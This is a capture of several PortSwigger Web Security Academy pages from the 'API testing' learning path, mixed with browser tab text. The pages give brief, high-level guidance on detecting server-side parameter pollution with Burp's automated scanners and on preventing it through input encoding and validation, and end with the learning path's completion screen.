portswigger.net/web-security/learning-paths/api-testing/api-testing-testing-with-automated-tools/api-testing/server-side-parameter-pollution/testing-with-autom...

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A ...GitHub

←PRACTITIONERAPI testing 28 of 29

WebSecurity Academy

My progress

✓ API recon

✓ API documentation

✓ Identifying and interacting with API endpoints

✓ Finding hidden parameters

✓ Mass assignment vulnerabilities

✓ Preventing vulnerabilities in APIs

✓ Server-side parameter pollution

✓ Testing for server-side parameter pollution in the query string

✓ Testing for server-side parameter

Testing with automated tools

Burp includes automated tools that can help you detect server-side parameter pollution vulnerabilities.

Burp Scanner automatically detects suspicious input transformations when performing an audit. These occur when an application receives user input, transforms it in some way, then performs further processing on the result. This behavior doesn't necessarily constitute a vulnerability, so you'll need to do further testing using the manual techniques outlined above. For more information, see the Suspicious input transformation issue definition.

You can also use the Backslash Powered Scanner BApp to identify server-side injection vulnerabilities. The scanner classifies inputs as boring, interesting, or vulnerable. You'll need to investigate interesting inputs using the manual techniques outlined above. For more information, see the Backslash Powered Scanning: hunting unknown vulnerability classes whitepaper.

BACK

CONTINUE →

Up next: Preventing server-side parameter pollution

CSS 261Report №3 — Документ — C...API testing - PortSwiggerCross-origin resource sharing (...Web LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/api-testing/api-testing-preventing-server-side-parameter-pollution/api-testing/server-side-parameter-pollution/preven...

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A ...GitHub

←PRACTITIONERAPI testing 29 of 29

WebSecurity Academy

My progress

✓ API recon

✓ API documentation

✓ Identifying and interacting with API endpoints

✓ Finding hidden parameters

✓ Mass assignment vulnerabilities

✓ Preventing vulnerabilities in APIs

✓ Server-side parameter pollution

✓ Testing for server-side parameter pollution in the query string

✓ Testing for server-side parameter

Preventing server-side parameter pollution

To prevent server-side parameter pollution, use an allowlist to define characters that don't need encoding, and make sure all other user input is encoded before it's included in a server-side request. You should also make sure that all input adheres to the expected format and structure.

BACK

CONTINUE →

And that's how we can solve this learning path!

CSS 261Report №3 — Документ — C...You've completed API testing -Cross-origin resource sharing (Web LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/api-testing/complete

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | AGitHub

←PRACTITIONER

API testing 29 of 29

WebSecurity Academy

My progress

✓API recon (1 of 1)

✓API documentation (4 of 4)

✓Identifying and interacting with API endpoints (6 of 6)

✓Finding hidden parameters (1 of 1)

✓Mass assignment vulnerabilities (4 of 4)

✓Preventing vulnerabilities in APIs (1 of 1)

✓Server-side parameter pollution (1 of 1)

✓

Well done! You've completed API testing.



BACK

FIND A NEW LEARNING PATH

CSS 261Report №3 — Документ — C...API testing - PortSwiggerCross-origin resource sharing (Web LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/api-testing

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | AGitHub

Live webinar | March 27th: Learn the future of AppSec as we launch our vision for Burp Suite in 2025.[Register Now](#)

PortSwigger

Log outMY ACCOUNT

ProductsSolutionsResearchAcademySupport

← Back to all learning paths

PRACTITIONER

API testing

This learning path teaches you how to test APIs that aren't fully used by the website front-end. You'll learn key API recon skills to help you discover more attack surface. In addition, you'll learn how to identify server-side parameter pollution vulnerabilities that may impact internal APIs.

Contents

↻ Restart: API recon

29 of 29

RESTART LEARNING →